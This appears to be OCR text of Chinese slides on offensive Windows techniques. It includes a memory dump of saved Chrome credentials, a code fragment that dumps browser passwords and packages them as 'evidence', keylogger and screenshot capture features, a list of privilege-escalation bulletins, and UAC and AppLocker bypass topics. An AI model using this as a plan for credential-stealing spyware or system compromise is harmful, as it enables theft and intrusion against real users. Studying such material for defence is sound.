一律不保存
一律不保存密码的网站会显示在此处。了解详情
您可以在任意设备上通过 passwords.google.com 获取自己的密码
完成



内存 1
地址: 0x0050BA60
列: 自动
0x0050BA60 43 00 68 00 72 00 6f 00 6d 00 65 00 00 00 6b 00 65 00 76 00 69 00 6e 00 00 00 C.h.r.o.m.e...k.e.v.i.n...
0x0050BA7A 6a 00 61 00 63 00 6b 00 00 00 68 00 74 00 74 00 70 00 3a 00 2f 00 2f 00 31 00 j.a.c.k...h.t.t.p.:./.1.
0x0050BA94 39 00 32 00 2e 00 31 00 36 00 38 00 2e 00 31 00 31 00 34 00 2e 00 31 00 32 00 9.2...1.6.8...1.1.4...1.2.
0x0050BAAE 39 00 3a 00 38 00 30 00 38 00 2f 00 00 00 de c0 ad ab fd fd fd fd ab ab ab ab 9.:.8.0.8./...????????????
ffox_password.cpp JSON.cpp JSONValue.cpp JSONValue.h JSON.h password.cpp GetIEPwd.cpp
(全局范围)
DumpPassword()
//DumpIEPasswords(&lpBuffer, &dwBuffSize);
//DumpFFoxPasswords(&lpBuffer, &dwBuffSize);
DumpChromePasswords(&lpBuffer, &dwBuffSize);
DWORD dwEvSize;
LPBYTE lpEvBuffer = PackEncryptEvidence(dwBuffSize, lpBuffer, PM_PSTOREAGENT, NULL, 0, &dwEvSize);

键盘记录与关键信息截取


一个键盘记录器的自我修养


- 键盘记录
- 剪贴板
- 屏幕截图


提权EXPLOIT && BYPASS UAC



- 针对N Day编写Exploit
- 提权漏洞使用场景（1）域环境/工作组（2）服务账户/系统标准账户
- 漏洞exploit修改绕过主动防御/组合进自定义工具之中







- MS03-026
- MS05-039 - PnP Service
- MS08-025 - win32k.sys
- MS08-067
- MS08-068
- MS09-050
- MS10-015 - KiTrap0D
- MS10-059 - Chimichurri
- MS11-011
- MS11-046
- MS11-062
- MS11-080 - AFD.sys
- MS14-002
- MS14-040
- MS14-058
- MS14-068
- MS14-070
- MS15-001
- MS15-010
- MS15-051
- MS15-076
- MS15-097
- MS16-016
- MS16-135
- MS17-010

WINDOWS系统机制攻击面

WMI

GPP

UAC

Bypass TrustInstaller

Bypass Applocker

Bypass Device Guard

Bypass Bitlocker

网络协议攻击面

HTTP/HTTPS

RDP

SSH

FTP/SFTP

SMTP/POP3

ICMP

DNS

SMB

NTLM

Kerberos

Q&A

THANKS!